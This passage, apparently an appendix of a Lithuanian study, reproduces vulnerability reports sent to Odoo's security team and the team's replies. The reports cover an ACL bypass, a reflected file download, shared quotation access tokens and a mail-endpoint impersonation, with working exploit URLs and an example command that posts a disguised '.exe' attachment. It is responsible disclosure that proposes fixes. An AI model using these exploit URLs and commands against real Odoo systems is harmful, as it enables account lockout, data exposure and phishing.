    ↪ method=_set_encrypted_password&id=1&attachment_id=123

If an authenticated Odoo user visits (their permission groups do not matter)
this URL, the password_crypt field for the user with ID 1 (admin) in the
'res_users' table in Odoo database will be set to the value of the
attachment_id parameter, which in this case is 123. The fact that the user
might not have access to write to this table does not matter, because in the
_set_encrypted_password method the update query is executed directly on the
cursor, bypassing the ACL.

This does not allow us to change the user's password, however, we've
accomplished a ACL bypass and the user will not be able to login, because the
value we have set is missing information about the algorithm.
```

I have not investigated other possible methods which could be exploited this
way, because I find this one is enough to demonstrate the vulnerability.

Prevention
I have not thoroughly inspected possible fixes for this problem, because a
comment inside the vulnerable controller method says the following: # FIXME use
/web/binary/saveas directly so I guess somebody just forgot to finish work on
this method. At the very least, I think a direct getattr() should not be used.

I hope this report was sufficient for you to reproduce and confirm the
vulnerability. Please feel free to contact me if you need more information.

Kind regards,
Naglis Jonaitis

6.3.3.2. Odoo saugumo komandos atsakymas

Hi there,

Thanks for another excellent security report!

We agree that this getattr() use is insecure, and your analysis is 100% correct.

In order to properly analyze the risk level and consequences of this issue, we
are currently researching different practical attack scenarios that includes it.

You have highlighted an interesting one: a technique that lets an authenticated
user cause a Denial Of Service by blocking access to users who are using a
local password authentication.

According to our preliminary analysis, this would give this issue a CVSS Base
score of 7.1 (High), should the attacker use it repeatedly to break the
passwords of all system users:
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:H/E:P/
↪ RC:C

Any further feedback is welcome regarding other practical attack scenarios!

We will get back to you soon with a proposed patch and more refined analysis.

Thanks again!

--
Odoo Security

6.3.4. Pranešimas apie RFD pažeidžiamumą „web“ modulyje

6.3.4.1. Pranešimas apie pažeidžiamumą

```
Hello,

thank you for your response.

The vulnerability in question is found in the "/web/binary/saveas_ajax"
endpoint of the "Binary" controller of the "web" module (link
<https://github.com/odoo/odoo/blob/8.0/addons/web/controllers/main.py#L1106>).
AFAICT it affects OpenERP version 7 and Odoo version 8. The controller
endpoint in question no longer exists in version 9. AFAICT the endpoint is
used in the JavaScript client (link
<https://github.com/odoo/odoo/blob/8.0/addons/web/static/src/js/view_form.js#L5681>
)

I've reproduced this in Odoo version 8 (commit: c3a05d0
<https://github.com/odoo/odoo/commit/c3a05d05161299e72870be87ad86f313315dafc1>).
In version 7.0, the controller shares similar (if not the same) code (link
<https://github.com/odoo/odoo/blob/7.0/addons/web/controllers/main.py#L1298>
).

Demonstration
Let's assume an Odoo 8.0 instance running at http://localhost:8069/ with
"web" module installed.

As an example, let's use the following Python script:
#!/usr/bin/python
print 'Hello'

Let's encode the code using base64:
IyEvdXNyL2Jpbi9weXRob24KcHJpbnQgJ0hlbGxvJwo=

Now, let's build our URL:
http://localhost:8069/web/binary/saveas_ajax?data={
"model":"","field":"","data":"IyEvdXNyL2Jpbi9weXRob24KcHJpbnQgJ0hlbGxvJwo=","filename":"
    ↪  test.py","filename_field":"a"}&token=1

When visiting the URL, we get a file download "test.py" containing our
previously prepared code.

If you inspect the controller code more closely, you may see that the value
of the "data" key in the "data" GET parameter is used, if provided.
Furthermore, we can set the filename of the file, which allows us to create
any sort of file (*.exe), etc. The "model", "field", "id" keys can be set
to make the link more believable.
```

Mitigation
Oren Hafif in his talk at Blackhat suggested several mitigation methods, described in his presentation (link <https://www.blackhat.com/docs/eu-14/materials/eu-14-Hafif-Reflected-File-Download-A-New-Web-Attack-Vector.pdf>) and whitepaper (link <https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view>). In my opinion, requiring additional request headers to be set and checking their existence in the controller could be the easiest solution. This would prevent the file to be reflected when simply visiting the URL, however, the endpoint could still be used by the JavaScript client by adding additional headers to the request.

Please let me know if you require additional information.

Kind regards,
Naglis Jonaitis

6.3.4.2. Odoo saugumo komandos atsakymas

Hello,

Thanks for sending this very detailed and documented security report!

A quick analysis indicates it looks like a valid issue that probably qualifies as medium/high for versions 7 and 8.

Your proposition for resolution also makes sense, and if you'd like to make a shot at a draft patch while we perform the full analysis, you'd be more than welcome :-)

We'll send you more complete feedback as soon as we complete the analysis on our side.

Thanks a lot for working with us to improve the security of Odoo!

--
Odoo Security Team

6.3.5. Pranešimas apie nesaugių prieigos žetonų generavimą „website quote“ modulyje

6.3.5.1. Pranešimas apie pažeidžiamumą

```
Hello,

investigating the module 'website_quote' I have found that when installing
the 'website_quote' module, the default values for the newly added '
access_token' field on existing sale orders are insecure (the same). I was
not sure if this problem deserves a security report, so please let me know
if I should instead post this as an issue on GitHub.

The module in question is available in both v8 and v9. I have tested this
on version 8.0 (46c5f93
<https://github.com/odoo/odoo/commit/46c5f93b6cfa2b348078e674cd9e271ef5f81292>
)

Explanation

The 'website_quote' module allows Odoo users to prepare beautiful
quotations to their customers and send them a link via email. A customer,
using the link, can review the offer, comment it, accept/reject it and so
on. The quotations are based on the 'sale.order' Odoo object. Because
customers may not have/may not want to have an Odoo user account, the
'website_quote' module uses unique access tokens to allow only users with
the link to view the quotation page. If the provided access token matches
the one set on the 'sale.order' record in the database, then the quotation
information is retrieved using superuser rights. However, when installing
the module for the first time, if there are existing sale orders in the
database, then when the 'access_token' column is added, all existing sale
orders will get the same UUID value. This happens because the method for
setting the deafult values on a column only call the value generation
function once and uses the value for all existing records (
openerp/models.py:2394
<https://github.com/odoo/odoo/blob/8.0/openerp/models.py#L2394>).
This behavior may potentially allow unauthorized access to other customers'
sale orders via the 'website_quote' controller endpoints. I have tested
such a scenario on a blank Odoo 8.0 database with demo data:


  - Company uses Odoo without the 'website_quote' module.
  - Company employee prepares a default quotation to a customer A and
  sends it to the customer via email.
  - Customer A registers a portal user account in the company Odoo
  instance to be able to review the quotation.
  - Company installs the 'website_quote' module. All existing sale order
```

records get the same 'access_token' value.
- Customer A, using his/her portal user account, reads the 'access_token' value (for example, using the /web/dataset/call_kw/sale.order/read JSON RPC endpoint) from one of the sale orders that the customer has received in the past.
- Because the 'access_token' value is the same for all past sale orders, customer A can view, accept, deny, comment, etc. all past quotations for other customers as well.

Prevention

I have thought about possible solutions for this problem. One of the solutions might be to extend the _auto_init method on the 'sale.order' model in 'website_quote' and regenerate the tokens while the module is being installed. Some pseudocode:

```
def _auto_init(self, cr, context=None):
    column_existed = check_column_exists('access_token')
    super(sale_order, self)._auto_init(cr, context)
    if not column_existed:
        regenerate_access_tokens()
```

I have searched for other places in the code where such problem might also exist (Odoo v8.0):

- addons/im_chat/im_chat.py:L52
<https://github.com/odoo/odoo/blob/8.0/addons/im_chat/im_chat.py#L52>
- addons/survey/survey.py:L889
<https://github.com/odoo/odoo/blob/8.0/addons/survey/survey.py#L889>

Additionally in version 9.0:

- addons/rating/models/rating.py:L23
<https://github.com/odoo/odoo/blob/9.0/addons/rating/models/rating.py#L23>
- addons/mail/models/mail_channel.py:L50
<https://github.com/odoo/odoo/blob/9.0/addons/mail/models/mail_channel.py#L50>

However, from a quick inspection it seems that in these places, the unique field is added on a new model, not an existing one, so there should not (?) be existing records where an issue with the same column value could occur. Seeing that unique default values might also be useful in other places, not just the 'website_quote' module, maybe it would be better to look for more global solution (allowing to request for unique default values via context, etc.)? I would love to hear your ideas.

I hope this report is sufficient to understand the problem. If not, please do not hesitate to ask me any questions.

Kind regards,

Naglis Jonaitis

6.3.5.2. Odoo saugumo komandos atsakymas

Dear Naglis,

Once again, your analysis of this issue is 100% correct, and your report is very well documented!
We're impressed with the depth of your research and the extra diligence with regard to other possible occurrences of this issue.

We're still evaluating the possible security consequences of this bug in order to determine the appropriate Risk Rating and the correct steps to take
In particular, we're analyzing the databases of a large sample of Odoo Online users to evaluate the frequency of duplicate tokens.

Your suggested solution seems correct too, so we're likely to implement it and credit it to you.

We'll keep you updated about the resolution status very soon!

Thanks a lot for your extremely accurate research and your help to keep Odoo secure!

--
Odoo Security

6.3.6. Pranešimas apie autentifikacijos/autorizacijos apėjimo pažeidžiamumą „mail“ modulyje

6.3.6.1. Pranešimas apie pažeidžiamumą

Hello,

I've discovered an authentication/authorization bypass vulnerability in the 'mail' module '/mail/receive' endpoint. It potentially allows an attacker, having only a previously received mail message ID (included in email headers), which was sent from Odoo, to bypass authentication/authorization in Odoo and impersonate any partner ('res.partner') in that Odoo instance by posting on Odoo documents (models inheriting from 'mail.thread') using their name. The attacker has full control over the message which he/she posts (eg. attachments, etc.).

I have reproduced it with Odoo v8.0 [1] and v10.0 [2], but I believe that v9.0 is vulnerable as well, as the same controller endpoint exists in v9.0 [3].

Proof of concept

I've included a link to a Python script, which demonstrates the exploitation of the vulnerability [4]. I believe the usage of the script should be easily understood from the provided script.

Let's assume we have an Odoo instance running at http://localhost:8069/ with a single database called 'test' with 'sale' module installed and demo data loaded.

1. Login as 'demo' user, go to "Sales -> Customers", select a partner, eg. "Agrolait".
2. Click "New Message" and post some message, eg "This is a test message."
3. Login as 'admin' user, go to "Settings -> Technical -> Email -> Messages", select the 'mail.message' record which was created when posting the message, and in the "Gateway" tab copy the value of the "Message-Id" field (eg. 1484300518.839483976364136.331376944725916-openerp-8-res.partner@df3f1b339338). In an attack scenario, the attacker would be a follower of the document, on which the communication is done and would receive an email with the message ID in the "Message-ID" email header, so no authentication with Odoo in order to get the message ID would be necessary.
4. Invoke the demonstration script impersonating the admin user (admin@yourcompany.example.com), for example: python2 exploit_mail_receive.py --to demo@yourcompany.example.com --attach invoice.pdf.exe --body 'This is admin. Please check attached invoice' http://localhost:8069/ test 1484300518.839483976364136.331376944725916-openerp-8-res.partner@df3f1b339338 admin@yourcompany.example.com
5. Once again, open the "Agrolait" partner page. The message from administrator partner is posted with the attachment.

Explanation
If we examine the code of the endpoint [1], we can see that this endpoint requires no authentication (auth='none') and the mail_thread.message_process method
is called with superuser rights. In the endpoint, a base64 encoded email message, which is fully in control by the attacker, is decoded and then processed by Odoo. The message ID of an existing 'mail.message' record is required in order to sucessfully process our "harmful" message.

Prevention
I was unable to find any sources documenting the usage of this endpoint, so it is hard to propose a possible fix for this vulnerability. From the

```
comments in the code (*End-point to receive mail from an external SMTP
server.*), it seems it is intended to be called by a SMTP server, however I
am unaware of such SMTP server functionality, so I don't know if
authentication/authorization could be added to the endpoint. Also, I am not
sure that removing the endpoint is a possible solution, because I don't
know how widely (if at all) it is used. For these reasons I will have to
leave it up to your security team to evaluate the possible solutions for
this problem, as I believe that you might have more information on the
usage of this endpoint.

I hope this report was sufficient for you to reproduce and confirm the
vulnerability. Please feel free to contact me if you need more information.

Kind regards,
Naglis Jonaitis

[1]:
https://github.com/odoo/odoo/blob/0a5c5c6c9db479522b1b6f78c2cf0e1edd583a3a/addons/mail/
   ↪ controllers/main.py#L31-L44
[2]:
https://github.com/odoo/odoo/blob/a93632df91b7590763f3cf429a2b2062fc2ae4c4/addons/mail/
   ↪ controllers/main.py#L97
[3]:
https://github.com/odoo/odoo/blob/c7767b8853520cc492051f144fd8d4c918c98332/addons/mail/
   ↪ controllers/main.py#L96
[4]: https://gist.github.com/naglis/23fd0204811f906977f94329959e3b75
```

6.3.6.2. Odoo saugumo komandos atsakymas

```
Dear Naglis,

Thanks for submitting another well-documented issue to the Odoo Security team!

We apologize for the answer delay, we have a accumulated backlog of issues
after the holidays period - but we're slowly getting there!
Happy new year 2017, by the way! :-)


# -- Analysis of your report -- #

Your description of the situation with the /mail/receive endpoint is correct,
and we confirm that this endpoint was meant to be used for inbound mail processing.
To be honest, it is however entirely unused, as even our SaaS platform uses a
private endpoint for the email integration.
We could not find any community module that uses it either.
```

Impact

The impact is however rather limited. After all, this is basically the "mail
push" variation of the popular "mail fetch" setup people have when they have no
control on a incoming MX server. This standard feature provided by our
`fetchmail` module lets you fetch incoming messages from an IMAP/POP3 account.

In both cases the result is the same: if you forge mail headers to impersonate
a valid user of the system, the system has no definitive way to identify you as
a cheater, and therefore processes your message as genuinely coming from the
purported sender.

This is well-known limitation of the SMTP protocol. Short of requiring complex
and annoying setup of cryptographic keys and signatures for each messages,
there is no way to verify the real origin of a message. The same is true with
this endpoint, which is basically an SMTP entry point.

To us, there are 2 main differences with the "fetchmail" system, however:

 1. When they setup an incoming mail server, the administrators of the database
    have to make a conscious decision of allowing arbitrary inbound messages.
    That's not the case with this endpoint.

 2. Many competing mechanisms have been developed on top of SMTP to make life
    more difficult for spammers, phishers, et al (SPF, DKIM, DMARC, ...)
    Even if they provide limited security, they are at least available for
    deployment on typical "incoming mail servers".
    This endpoint does not provide any way to use those features by default.

CVSS

The CVSS score I can come up with is 5.3 (Medium), but it feels rather
overrated given the fact that you might be able to achieve the exact same
result by sending a forged email.

 https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

Remediation

We're considering simply dropping that route. Rationale: it is unused,
undocumented and creates an unnecessarily (albeit very limited) risk.

This would be done for Odoo 8.0 and all subsequent versions.

-- ~ --

What do you think?

Thanks a lot again for working with us to improve the security of Odoo!

--
Odoo Security